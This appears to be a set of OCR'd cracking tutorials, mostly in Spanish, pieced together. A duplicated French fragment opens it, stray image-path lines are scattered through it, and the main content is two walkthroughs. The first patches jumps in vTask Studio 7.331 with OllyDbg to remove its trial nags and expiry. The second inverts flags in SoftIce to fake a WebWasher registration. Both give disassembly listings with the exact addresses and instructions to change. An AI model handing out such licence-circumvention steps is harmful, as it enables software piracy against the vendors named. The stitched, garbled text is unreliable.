Ce n'est pas pour cela que vous devez utiliser cette méthode pour enregistrer ce programme sans le payer !! Car c'est vraiment un programme de qualité autant que softice !
NuMega fait vraiment d'excellent programmes !
Mais bon ce qui me fait un peu marrer c'est que un outil de numega a servi à cracker un autre outil numega !!
Ils ont même pas calculé qu'on pourrait se servir de softice pour cracker smart check !!!;-)

Si vous voulez me contacter: tyoooh@cannabis.be
ice pour cracker smart check !!!;-)

Si vous voulez me contacter: tyoooh@cannabis.be


Crackeando vTask Studio 7.331

Programa:	VTask Studio 7.331
Web:	http://www.vista-software.com/
Protección:	Ninguna
Descripción:	Crea ejecutables partiendo de scripts
Dificultad	Algo
Herramientas	RDG, Ollydbg
Objetivos	Eliminar Nags y limitaciones
Cracker	KJD

Saludos a todos, acá estoy nuevamente con otro tute, esta vez con un programa para crear programas o scripts a través de una interfaz grafica muy fácil de usar (aunque lo mejor es que lo descarguen y vean).


Antes de empezar vuelvo a aclarar que soy pésimo destripando rutinas de seriales, por eso mis tutes se enfocan en sacar limitaciones .

Lo pasamos por el RDG, nos dice que esta echo con Visual C++ y que esta protegido con IsDebuggerPresent, no gran cosa, con algún pluning de olly ya lo obvian.



Empecemos:

Lo cargamos en olly, ejecutamos algún script para obviar la protección. Le damos F9 y se carga el programa. Vemos que este se carga por completo junto con una nag que nos dice que nos quedan 30 días para registrar el programa (sí claro jejeje)



Le damos a “Remind Later” y como siempre probamos el programa para ver sus limitaciones. Por suerte el programa es totalmente funcional por lo que procedemos a “examinarlo”.

OLLYDBG:

Busquemos alguna string referente a la nag, por ejemplo “Remaining”, buscamos y vemos que tenemos una string bastante interesante en 00421CF8 “%d Day%s Remaining”, que es el mismo mensaje que nos aparece en la nag de entrada. Ponemos un BP, CTRL.+F2, F9, y el programa se detiene en nuestro BP.

```
00421B65 PUSH vTask.004A558C      ASCII "Arial"
00421B8A PUSH vTask.004A5538      ASCII "JMGIaEWTTGPVaWUGT^Uqhvyctg^Oketquqhv^Vkpfqyu^EwttgpvXgtukqp^Gzrnqtgt^UvctvOgpwKpkv"
00421C58 PUSH vTask.004A3618      ASCII "JMGIaEWTTGPVaWUGT^Uqhvyctg^Oketquqhv^Vkpfqyu^EwttgpvXgtukqp^Gzrnqtgt^UvctvOgpwNqighh"
00421CF8 PUSH vTask.004A5524      ASCII "%d Day%s Remaining"
00421D09 PUSH vTask.004A550C      ASCII "VTKCN"RGTKQF"GZRKTGF"
00421D95 PUSH vTask.004A446C      ASCII "http://www.vista-software.com"
00421DB1 PUSH vTask.004A54F4      ASCII "Go to the Vista website"
```

Ponemos un BP, CTRL.+F2, F9, y el programa se detiene en nuestro BP.

```
00421CE8  .v 74 05          JE SHORT vTask.00421CEF
00421CEA  .  B8 60094A00    MOV EAX,vTask.004A0960
00421CEF  >  50             PUSH EAX                          <%s>
00421CF0  .  57             PUSH EDI                          <%d>
00421CF1  .  8D9424 84010   LEA EDX,DWORD PTR SS:[ESP+184]
00421CF8  .  68 24554A00    PUSH vTask.004A5524               Format = "%d Day%s Remaining"
00421CFD  .  52             PUSH EDX                          s
00421CFE  .  FF15 ACE6490   CALL DWORD PTR DS:[<&USER32.wsprintfA>]  wsprintfA
00421D04  .  83C4 10        ADD ESP,10
00421D07  .v EB 73          JMP SHORT vTask.00421D7C
00421D09  >  68 0C554A00    PUSH vTask.004A550C               ASCII "VTKCN"RGTKQF"GZRKTGF"
00421D0E  .  8D8424 80010   LEA EAX,DWORD PTR SS:[ESP+180]
00421D15  .  50             PUSH EAX
00421D16  .  C705 04D94C0   MOV DWORD PTR DS:[4CD904],vTask.004030A
00421D20  .  FFD3           CALL EBX
```

Vemos que nuestra string es puesta en pila, posiblemente para luego extraerla para armar la nag, (NOTA: como habrán visto en 00421D09 un push ASCII, les aclaro que si forzamos el salto a este PUSH, el programa terminara el periodo de prueba, jejeje)

Bueno, empezamos a ir para arriba para encontrar el inicio de esta rutina vamos subiendo y vemos en 00421AD1 “vTask Studio %s Parchase Información”, ósea él titulo de la nag, ya estamos cerca seguimos subiendo hasta 004219C0 donde tenemos el inicio de la rutina de la nag. Ponemos un BP reiniciamos, F9 y el programa para en nuestro BP.

```
004219BD     CC            INT3
004219BE     CC            INT3
004219BF     CC            INT3
004219C0  .  81EC 7804000( SUB ESP,478
004219C6  .  A1 208B4C00   MOV EAX,DWORD PTR DS:[4C8B20]
004219CB  .  33C4          XOR EAX,ESP
004219CD  .  898424 74040( MOV DWORD PTR SS:[ESP+474],EAX
004219D4  .  53            PUSH EBX
004219D5  .  55            PUSH EBP
004219D6  .  56            PUSH ESI
004219D7  .  8BB424 88040( MOV ESI,DWORD PTR SS:[ESP+488]
004219DE  .  33C0          XOR EAX,EAX
004219E0  .  57            PUSH EDI
004219E1     8BBC24 94040( MOV EDI,DWORD PTR SS:[ESP+494]
```

Nos fijamos la pila y vemos que tenemos un RETURN desde USER32 (medio raro esto).

```
0012DFFC  77D18709  RETURN to USER32.77D18709
0012E000  002402D8
0012E004  00000030
0012E008  7E0A0B08
0012E00C  00000000
0012E010  004219C0  vTask.004219C0
0012E014  DCBAABCD
0012E018  00000000
0012E01C  0012E060
0012E020  004219C0  vTask.004219C0
0012E024  0012E090
```

Si nos metemos en este return, no llegamos a ningún lado, y el programa se ejecutara, así que, nos posicionamos en el BP que paró y apretamos CTRL.+R para buscar todas las llamadas a esta función, vemos que solo es una desde 0041620C, le ponemos otro BP, CTRL+F2, F9 y el programa para en el BP.

```
004161EB  .  68 40200500   PUSH 52040                          Style = MB_OK|MB_I
004161F0  .  68 B4EA4900   PUSH vTask.0049EAB4                 Title = " "
004161F5  .  8D9424 30100  LEA EDX,DWORD PTR SS:[ESP+1030]
004161FC  .  52            PUSH EDX                            Text
004161FD  .  6A 00         PUSH 0                              hOwner = NULL
004161FF  .  FF15 C8E6490  CALL DWORD PTR DS:[<&USER32.MessageBoxA  MessageBoxA
00416205  .v E9 E20C0000   JMP vTask.00416EEC
0041620A  >  6A 00         PUSH 0                              lParam = NULL
0041620C     68 C0194200   PUSH vTask.004219C0
00416211  .  57            PUSH EDI                            hOwner
00416212  .  68 49040000   PUSH 449                            pTemplate = 449
00416217  .  6A 00         PUSH 0                              pModule = NULL
00416219  .  C605 9CD84C0  MOV BYTE PTR DS:[4CD89C],0
00416220  .  FF15 50E3490  CALL DWORD PTR DS:[<&KERNEL32.GetModule  GetModuleHandleA
00416226  .  50            PUSH EAX                            hInst
00416227  .  FF15 F4E5490  CALL DWORD PTR DS:[<&USER32.DialogBoxPa  DialogBoxParamA
0041622D  .  83F8 01       CMP EAX,1
00416230  .v 0F85 B60C000  JNZ vTask.00416EEC
Jumps from 00415FDF, 00415FF3, 00416016, 0041601E, 0041602E, 00416045, 00416059
```


Vemos justo arriba del BP que tenemos varias llamadas, por lo que tendremos que ver cuales son las que llaman a esta función, apretamos CTRL+R y ponemos un BP en cada llamada. CTRL.+F2, F9 y el programa para en 00415FDF.

```
00415FDF  v  0F84 2502000  JE vTask.0041620A
00415FE5  .  8D5424 44     LEA EDX,DWORD PTR SS:[ESP+44]
00415FE9  .  52            PUSH EDX                            pExitCode
00415FEA  .  50            PUSH EAX                            hThread => 000000A8 (window)
00415FEB  .  FF15 A0E3490  CALL DWORD PTR DS:[<&KERNEL32.GetExitCo  GetExitCodeThread
00415FF1  .  85C0          TEST EAX,EAX
00415FF3  v  0F84 1102000  JE vTask.0041620A
00415FF9  .  817C24 44 03  CMP DWORD PTR SS:[ESP+44],103
00416001  .v 74 19         JE SHORT vTask.0041601C
00416003  .  A1 A0D84C00   MOV EAX,DWORD PTR DS:[4CD8A0]
00416008  .  6A 00         PUSH 0                              Timeout = 0. ms
0041600A  .  50            PUSH EAX                            hObject => 000000A8 (window)
0041600B  .  FF15 A4E3490  CALL DWORD PTR DS:[<&KERNEL32.WaitForSi  WaitForSingleObject
00416011  .  3D 02010000   CMP EAX,102
00416016  v  0F85 EE01000  JNZ vTask.0041620A
0041601C  >  85FF          TEST EDI,EDI
0041601E  v  0F84 E601000  JE vTask.0041620A
00416024  .  68 66800000   PUSH 8066
00416029  .  57            PUSH EDI
0041602A  .  FFD3          CALL EBX
0041602C  .  85C0          TEST EAX,EAX
0041602E  v  0F84 D601000  JE vTask.0041620A
00416034  .  6A 00         PUSH 0
00416036  .  68 88130000   PUSH 1388
0041603B  .  68 66800000   PUSH 8066
00416040  .  57            PUSH EDI
00416041  .  FFD6          CALL ESI
00416043  .  85C0          TEST EAX,EAX
00416045  v  0F84 BF01000  JE vTask.0041620A
0041604B  .  68 80CF4C00   PUSH vTask.004CCF80                 String = ""
00416050  .  FF15 F4E3490  CALL DWORD PTR DS:[<&KERNEL32.lstrlenA>  lstrlenA
00416056  .  83F8 18       CMP EAX,18
00416059  v  0F8C AB01000  JL vTask.0041620A
0041605F  .  F605 9CD84C0  TEST BYTE PTR DS:[4CD89C],4
```

Aquí vemos todos los saltos que se dirigen a nuestra función que crea la nag, por lo que tendremos que noppear todos los saltos para asegurarnos que nunca valla a la función que crea la nag.

Noppeamos los saltos, guardamos todos los cambios, probamos el programa y este arranca sin la maldita nag!!!! Jejeje ya lo tenemos, cargamos algún ejemplo del programa, apretamos F5, F6 y F7, lo probamos y vemos que funciona de maravillas, creamos un exe y lo mismo, funciona, solo nos falta una última cosa.

Adelantamos el reloj de Windows (si tienen antivirus ciérrenlo porque posiblemente les traiga problemas con las licencias), yo casi siempre lo adelanto 1 año, vuelvo a ejecutar el programa, lo pruebo, aprieto F5 y .... Pufff



Ya me aprecia muy fácil esto, aunque no se asusten jejej.

Aquí podríamos hacer dos cosas, o buscar en las string algo referente a esta ventana (Ej.: www.vista-software.com) o caer justo donde se genera la ventana a través de apis. En esta ocasión vamos por las apis.

Cargamos en olly el programa anteriormente modificado, apretamos CTRL.+N para ver todas las apis que usa el programa y buscamos la un api que sirva para generar mensajes, como por ejemplo MessageBoxA.

0049E3F4	.rdata	Import	KERNEL32.lstrlenA
0049E30C	.rdata	Import	KERNEL32.MapViewOfFile
0049E4E0	.rdata	Import	USER32.MapVirtualKeyA
0049E5F0	.rdata	Import	USER32.MessageBeep
0049E6C8	.rdata	Import	USER32.MessageBoxA
0048E482	.text	Export	<ModuleEntryPoint>
0049E534	.rdata	Import	USER32.mouse_event
0049E1A8	.rdata	Import	KERNEL32.MoveFileA

Le ponemos un BP y nos sale una advertencia diciendo que estamos intentando poner un BP fuera de la sección de código (al parecer ha protegido algo el programador del programa), pero eso no nos detendrá, hacemos Click derecho sobre MessageBoxA, Bien Cha Bree y vemos todas las llamadas del programa a MessageBoxA, le ponemos un BP a todas y corremos el programa. Cargamos algún ejemplo del programa apretamos F5, y olly para en MessageBoxA

```
0041274B  .   3819          CMP BYTE PTR DS:[ECX],BL
0041274D  .^  75 F1         JNZ SHORT vTask.00412740
0041274F  >   8B7424 14     MOV ESI,DWORD PTR SS:[ESP+14]
00412753  .   68 34200500   PUSH 52034                          Style = MB_YESNO|MB_ICONE
00412758  .   68 B4EA4900   PUSH vTask.0049EAB4                 Title = " "
0041275D  .   8D8424 30100  LEA EAX,DWORD PTR SS:[ESP+1030]
00412764  .   50            PUSH EAX                            Text
00412765  .   56            PUSH ESI                            hOwner
00412766  .   FF15 C8E6490  CALL DWORD PTR DS:[<&USER32.MessageBoxA  MessageBoxA
0041276C  .   83F8 06       CMP EAX,6
0041276F  .v  0F85 7747000  JNZ vTask.00416EEC
00412775  .   6A 00         PUSH 0                              lParam = 0
00412777  .   68 54040000   PUSH 454                            wParam = 454
0041277C  .   68 11010000   PUSH 111                            Message = WM_COMMAND
00412781  .   56            PUSH ESI                            hWnd
00412782  .   FF15 A8E6490  CALL DWORD PTR DS:[<&USER32.SendMessage  SendMessageA
00412788  .v  E9 5F470000   JMP vTask.00416EEC
0041278D  >   8B4C24 1C     MOV ECX,DWORD PTR SS:[ESP+1C]
00412791  .   8B5424 14     MOV EDX,DWORD PTR SS:[ESP+14]
00412795  .   A1 C8AB4C00   MOV EAX,DWORD PTR DS:[4CABC8]
```

Aquí tenemos la rutina que nos muestra la el mensaje de salida, si vemos EAX vemos el texto de la ventana. Si nos fijamos, después del MessageBoxA, tenemos una comparación EAX,6, y un salto, esto es la comparación para saber que botón apretamos, SI o NO, y después un jmp hacia 00416EEC, salteándonos 0041278D, que sospecho es nuestra rutina del programa que queremos ejecutar y la ventana no nos deja.

Nos posesionamos sobre 0041278D y ponemos un BP en cada llamada. CTRL.+F2, F9, y probamos el programa, cargamos algún ejemplo, F5, y olly para en

```
00412716  .   83C4 14       ADD ESP,14
00412719  .   85C0          TEST EAX,EAX
0041271B  .v  74 70         JE SHORT vTask.0041278D
0041271D  .   68 70354A00   PUSH vTask.004A3570                 ASCII "Wkh#wwldo
00412722  .   8D9424 2C100  LEA EDX,DWORD PTR SS:[ESP+102C]
00412729  .   52            PUSH EDX
0041272A  .   FFD6          CALL ESI
0041272C  .   389C24 28100  CMP BYTE PTR SS:[ESP+1028],BL
00412733  .v  74 1A         JE SHORT vTask.0041274F
```

Pero como nosotros queremos que valla a nuestra función del programa, cambiamos el JE por JMP y vemos que el programa corre sin problemas!!! (Si aparece otro BP en MessageBoxA es propio del ejemplo, sacar el BP y apretar F9), ahora probamos los demás botones, F6 y olly para en

```
0041266B  .   BA 29040000   MOV EDX,429
00412670  .   66:3BCA       CMP CX,DX
00412673  .v  0F85 1401000  JNZ vTask.0041278D
00412679  >   A1 A0D84C00   MOV EAX,DWORD PTR DS:[4CD8A0]
0041267E  .   85C0          TEST EAX,EAX
00412680  .v  74 4B         JE SHORT vTask.004126CD
00412682  .   8D8C24 84000  LEA ECX,DWORD PTR SS:[ESP+84]
00412689  .   51            PUSH ECX                            pExitCode
0041268A  .   50            PUSH EAX                            hThread => 000000A8 (window)
0041268B  .   FF15 A0E3490  CALL DWORD PTR DS:[<&KERNEL32.GetExitCo  GetExitCodeThread
```

y lo mismo, cambiamos el JNZ por JMP, apretamos F9 y el programa se ejecuta sin problemas, apretamos ahora F7 y olly para en el mismo lugar de antes, apretamos F9 y el programa se

ejecuta de manera correcta, bien, ya casi estamos, ahora solo nos falta la ventana de salida, cuando cerramos el programa. Lo cerramos y olly para en un MessageBoxA.

```
0040F2C2  .^ 75 F0        JNZ SHORT vTask.0040F2B4
0040F2C4  > 68 04000400   PUSH 40004                          Style = MB_YESNO|MB_APPLMODAL|40000
0040F2C9  . 68 B4EA4900   PUSH vTask.0049EAB4                 Title = " "
0040F2CE  . 8D8C24 30100  LEA ECX,DWORD PTR SS:[ESP+1030]
0040F2D5  . 51            PUSH ECX                            Text
0040F2D6  . FF15 CCE6490  CALL DWORD PTR DS:[<&USER32.GetDesktopW  GetDesktopWindow
0040F2DC  . 50            PUSH EAX                            hOwner
0040F2DD  . FF15 C8E6490  CALL DWORD PTR DS:[<&USER32.MessageBoxA  MessageBoxA
0040F2E3  . 83F8 07       CMP EAX,7
0040F2E6  .v 74 11        JE SHORT vTask.0040F2F9
0040F2E8  . 6A 01         PUSH 1                              IsShown = 1
0040F2EA  . 57            PUSH EDI                            DefDir
0040F2EB  . 57            PUSH EDI                            Parameters
0040F2EC  . 68 6C444A00   PUSH vTask.004A446C                 FileName = "http://www.vista-software.com"
0040F2F1  . 57            PUSH EDI                            Operation
0040F2F2  . 57            PUSH EDI                            hWnd
0040F2F3  . FF15 78E4490  CALL DWORD PTR DS:[<&SHELL32.ShellExecu  ShellExecuteA
0040F2F9  > 8B15 DCAB4C0  MOV EDX,DWORD PTR DS:[4CABDC]
0040F2FF  . 68 A81A4A00   PUSH vTask.004A1AA8                 ASCII "*\OnTop"
```

Como vemos, en 0040F2F9, tenemos nuestra rutina del programa que se ejecutara si no tuviésemos la nag, nos posesionamos sobre 0040F2F9, CTRL.+R y ponemos un BP en todas los saltos, los cambiamos por JMP para que siempre caigan en esta rutina, y Listo!!!!! El programa se cierra de manera correcta. Salvamos todos los cambios, probamos el programa y vemos que este anda de manera correcta.

Conclusiones:

Un programa excelente en cuanto a las funciones que ofrece pero muy mal protegido, solo un IsDebuggerPresent que no nos representa mayor inconveniente. Si bien hay tantas formas de encarar cada programa como crackers existen, cada uno debe buscar el método que mas le guste, también podría haber estudiado toda la rutina de generación del serial, pero me gusta mas romper las protecciones.

Saludos a todos y suerte.

vTask Studio 7.331 by KJD

Tutorial N° 1
Programa: WebWasher Versión 3.00
Descarga:http: //www.webwasher.com
Objetivo: Simular estar registrado + interactuar con el programa
Herramientas necesaria: W32Dasm, File insPEctor, Softice y Hiew (editor hexadecimal).
Dificultad: Newbie
Cracker: Prometeo
Este tutorial está realizado únicamente con fines educativos, y que no puedo hacerme responsable del mal uso que se pueda hacer de la información aquí comentada. Esta bien que hay programadores y grandes corporaciones que son unos H. de P. pero una cosa no quita la otra así que si te gusta el programa cómpralo.
Introducción:
Bueno para empezar podemos decir que este es mi primer tutoiral, en el cual no pretende ser un tuto de reputa madre pero creo que puede servir de algo a aquellos que recién empiecen en esto del cracking para que se animen y como se dice le metan manos a cualquier programa que encuentren por hay.
Muchas veces o por lo menos a mi me paso que nos llenamos de teorías de como se debe hacer algo pero luego cuando vamos a la practica decimos ¡por donde carajo empieso?. Bueno entonces es por eso que vamos a tratar de hacer de implementar una temática de trabajo que serán aplicables a los trabajos que relices con posterioridad.
Breve descripción del programa:WebWasher es un programa que sirve de filtro para páginas web. Se instala en la PC o servidor como un agregado al navegador y evita contenidos no deseado - como anuncios. WebWasher también evita recarga innecesaria de objetos de la red e imágenes animadas. Esto ahorra un 45% de los datos que normalmente se transmiten y tu navegador muestra las paginas web prácticamente libre de anuncios.
El resultado es que muestra las páginas considerablemente más rápido, el tiempo de búsqueda es más cortos en Internet.
Empecemos a crackear:
Paso 1: Arrancamos al programa en cuestión y hacemos doble click sobre el símbolo de este que aparece en la barra de tareas, luego vamos a register, e introducimos nuestro datos, en mi caso Name: Prometeo, Company:. (por poner algo) y License key:12345678 presionamos el botón register y sera casualidad la puta que lo parió no nos registra! Entonces tomamos nota o recordamos el mensaje que nos dice que somos unos trucho bárbaro que queremos registrar su programa con cualquier número.
Paso 2: Luego recabamos información del ejecutable con el File insPEctor (para torpes: abrimos con el File insPEctor el ejecutable del programa y presionamos analizar, luego vamos a la solapa compilador y es acá en donde nos informa en el lenguaje que fue creado si esta empaquetado o encriptado), en este caso fue creado con Microsoft Visual c++ 6.00.
Paso 3: sabiendo en que lenguaje esta escrito estamos en condiciones de poder desensamblar al programa con W32Dasm, luego verificamos si hay algún string que nos interese presionando el botón Strin ref y buscamos el mensaje que anotamos anteriormente (Sorry, you have entered a wrong license key!) pero no esta o algún otro string que nos de la gracias por habernos registrado pero no encontramos nada.
Nota: en este paso no utilizamos softice de una por que siempre o casi siempre para alguien que no tenga experiencia le es más fácil de entender el listado muerto que el listado en tiempo de ejecución.
Paso 4: Bueno ya que en el paso anterior no tuvimos suerte lo que vamos a hacer es utilizar al Softice en la ventana de registro completamos los datos como en el paso uno y apretamos ctrl+d y estamos en la amada pantalla negra de muchos cracker, colocamos un break point en hmemcpy con bpx hmemcpy luego F5 y presionamos el botón Register, esto lo que hará es que salte el softice presionamos 5 veces F5 para que el programa tome nuestro datos y 10 F12 para retornar al programa en el lugar de donde se llama a esta función. Traceamos con F10.

```
:004169DB 8B7C2410                mov edi, dword ptr [esp+10]<=Caemos aquí
:004169DF 8B4720                  mov eax, dword ptr [edi+20]
:004169E2 85C0                    test eax, eax
:004169E4 751D                      jnz 00416A03 <= como eax contiene la longitud de nuestro name
```

entonces se produce el salto.
Podemos decir entonces que esta rutina se encarga de averiguar si introducimos algo en name y si no encuentra nada nos muestra el mensaje "If you want to register you have to type in your name!" Nota: Probar en el salto de invertirlo con r fl z (con esto activamos la flag z) con esto el salto no se producirá y seguimos traceamos o presionamos F5 y nos muestra el mensajito.
Después de que se produzca el salto llegamos a:

```
:00416A03 8B4740                  mov eax, dword ptr [edi+40]
:00416A06 85C0                    test eax, eax
:00416A08 751D                    jne 00416A27
```

Lo mismo de antes pero con Company, seguimos traceando con F10 se produce el salto y llegamos a:

```
:00416A27 8BCF                    mov ecx, edi
:00416A29 E872F8FFFF                call 004162A0 <=sospechoso, ponemos un bpx aquí con doble clik
```

sobre la instrucción

```
:00416A2E 85C0                    test eax, eax
:00416A30 0F84F5000000            jz 00416B2B <= como la flag no esta activa no saltamos
:00416A36 8B4748                  mov eax, dword ptr [edi+48]
:00416A39 83F804                  cmp eax, 00000004
:00416A3C 7507                    jne 00416A45 <= comprueba que la key no halla expirado
```

Probemos de invertir el salto en 00416A30 con r fl z se produce el salto y nos pone el lindo cartelito de "Your registration was successful! Tank you for buying Webwasher" pero seguimos viendo en el borde inferior del programa "For non-commercial usage only!" lo que significa que no estamos registrado y supongo que la registración se produce dentro del call antes del salto.
Dentro del softice colocamos bl para listar todos los break point que halla y borramos al de hmemcpy con bc 0, salimos del softice con F5.

Presionamos el botón register y rompe el softice en el call 004162a0 nos metemos dentro de el con F8 y empezamos a tracear y a experimentar con los salto que encontremos dentro de el, dependiendo de que salto se produzcan van hacer que al salir del call la flag este activo y de que licencia nos otorgue.

A modo de ejemplo yo lo registro para 3 usuarios.

Dentro del call:

```
:004162A0 6AFF                    push FFFFFFFF
:004162A2 68FB654600              push 004665FB
:004162A7 64A100000000            mov eax, dword ptr fs:[00000000]
:004162AD 50                      push eax
:004162AE 64892500000000          mov dword ptr fs:[00000000], esp
:004162B5 81EC00010000            sub esp, 00000100
:004162BB 56                      push esi
:004162BC 8BF1                    mov esi, ecx
:004162BE 8D4C2408                lea ecx, dword ptr [esp+08]
:004162C2 E8792B0000              call 00418E40
:004162C7 C7464801000000          mov [esi+48], 00000001
:004162CE 8B4640                  mov eax, dword ptr [esi+40]
:004162D1 85C0                    test eax, eax
:004162D3 C784240C01000000000000  mov dword ptr [esp+0000010C], 00000000
:004162DE 752F                    jne 0041630F <= salta no pasa nada continuar
:004162E0 8D4C2408                lea ecx, dword ptr [esp+08]
:004162E4 C784240C010000FFFFFFFF  mov dword ptr [esp+0000010C], FFFFFFFF
:004162EF E86C2B0000              call 00418E60
:004162F4 B801000000              mov eax, 00000001
:004162F9 5E                      pop esi
:004162FA 8B8C2400010000          mov ecx, dword ptr [esp+00000100]
:00416301 64890D00000000          mov dword ptr fs:[00000000], ecx
:00416308 81C40C010000            add esp, 0000010C
:0041630E C3                      ret
:0041630F 8B463C                  mov eax, dword ptr [esi+3C]
:00416312 85C0                    test eax, eax
:00416314 7505                    jne 0041631B <= salta no pasa nada continuar
:00416316 A1882C4700              mov eax, dword ptr [00472C88]
:0041631B 57                      push edi
:0041631C 50                      push eax
:0041631D 8D4C2410                lea ecx, dword ptr [esp+10]
:00416321 E84A2B0000              call 00418E70
:00416326 6683BC24FC00000000      cmp word ptr [esp+000000FC], 0000
:0041632F 0F85DF000000            jne 00416414
:00416335 8B461C                  mov eax, dword ptr [esi+1C]
:00416338 85C0                    test eax, eax
:0041633A 7505                    jne 00416341 <= invertir con r fl z
:0041633C A1882C4700              mov eax, dword ptr [00472C88]
:00416341 6A00                    push 00000000
:00416343 50                      push eax
:00416344 8D4C2414                lea ecx, dword ptr [esp+14]
:00416348 E8E32D0000              call 00419130
:0041634D 6683BC24FC00000000      cmp word ptr [esp+000000FC], 0000
:00416356 0F85A9000000            jne 00416405 <= invertir con r fl z
:0041635C 8A442477                mov al, byte ptr [esp+77]
:00416360 84C0                    test al, al
:00416362 7410                    je 00416374
:00416364 3C03                    cmp al, 03
:00416366 740C                    je 00416374
:00416368 C7464803000000          mov [esi+48], 00000003
:0041636F E9A0000000              jmp 00416414
:00416374 8A442469                mov al, byte ptr [esp+69]
:00416378 84C0                    test al, al
:0041637A 7422                    je 0041639E <= invertir con r fl z
:0041637C 8D4C240C                lea ecx, dword ptr [esp+0C]
:00416380 E8CB340000              call 00419850
:00416385 6A00                    push 00000000
:00416387 8BF8                    mov edi, eax
:00416389 E8C90D0400              call 00457157
:0041638E 83C404                  add esp, 00000004
:00416391 3BF8                    cmp edi, eax <=escribir uno de los registro con el valor del otro
 (hacemos un click sobre el registro edi en la ventana de registros e introducimos el valor de
 eax)
:00416393 7D09                    jge 0041639E
:00416395 C7464804000000          mov [esi+48], 00000004
:0041639C EB76                    jmp 00416414
:0041639E 8D44240A                lea eax, dword ptr [esp+0A]
:004163A2 8D4C240B                lea ecx, dword ptr [esp+0B]
:004163A6 50                      push eax
:004163A7 8D54240D                lea edx, dword ptr [esp+0D]
:004163AB 51                      push ecx
:004163AC 52                      push edx
:004163AD 8D4C2418                lea ecx, dword ptr [esp+18]
:004163B1 E87A340000              call 00419830
:004163B6 0FBE442409              movsx eax, byte ptr [esp+09]
```

```
:004163BB 8B0D84D64800            mov ecx, dword ptr [0048D684]
:004163C1 33FF                    xor edi, edi
:004163C3 99                      cdq
:004163C4 C1E910                  shr ecx, 10
:004163C7 3BD7                    cmp edx, edi
:004163C9 7249                    jb 00416414
:004163CB 7704                    ja 004163D1
:004163CD 3BC1                    cmp eax, ecx
:004163CF 7243                    jb 00416414
:004163D1 8B842404010000          mov eax, dword ptr [esp+00000104]
:004163D8 85C0                    test eax, eax
:004163DA 89460C                  mov dword ptr [esi+0C], eax
:004163DD 7507                    jne 004163E6
:004163DF C7460CFFFFFFFF          mov [esi+0C], FFFFFFFF
:004163E6 8B842400010000          mov eax, dword ptr [esp+00000100]
:004163ED C7464800000000          mov [esi+48], 00000000
:004163F4 894610                  mov dword ptr [esi+10], eax
:004163F7 8A44246D                mov al, byte ptr [esp+6D]
:004163FB 3C01                    cmp al, 01
:004163FD 0F94C1                  sete cl
:00416400 884E14                  mov byte ptr [esi+14], cl
:00416403 EB0F                    jmp 00416414
:00416405 8A44246A                mov al, byte ptr [esp+6A]
:00416409 84C0                    test al, al
:0041640B 7407                    je 00416414
:0041640D C7464802000000          mov [esi+48], 00000002
:00416414 8B7648                  mov esi, dword ptr [esi+48]
:00416417 8D4C240C                lea ecx, dword ptr [esp+0C]
:0041641B C7842410010000FFFFFFFF  mov dword ptr [esp+00000110], FFFFFFFF
:00416426 E8352A0000              call 00418E60
:0041642B 8B8C2408010000          mov ecx, dword ptr [esp+00000108]
:00416432 8BC6                    mov eax, esi
:00416434 5F                      pop edi
:00416435 5E                      pop esi
:00416436 64890D00000000          mov dword ptr fs:[00000000], ecx
:0041643D 81C40C010000            add esp, 0000010C
:00416443 C3                      ret
```

Presionamos F5 y cha cha chan "Your registration was successful! Tank you for buying Webwasher" estará registrado esta porquería, miramos en el borde inferior izquierdo y dice
Licence to: prometeo
.
3 user licence

Vamos a about dice que estamos registrado y nos muestra el número de una key la anotamos cerramos el programo y volvemos a iniciar el programa como ya es obvio no estamos registrado por que lo que hicimos anteriormente lo hicimos en memoria y al iniciar el programa todo vuelve a su estado original, probamos la key que tomamos nota pero no funca.

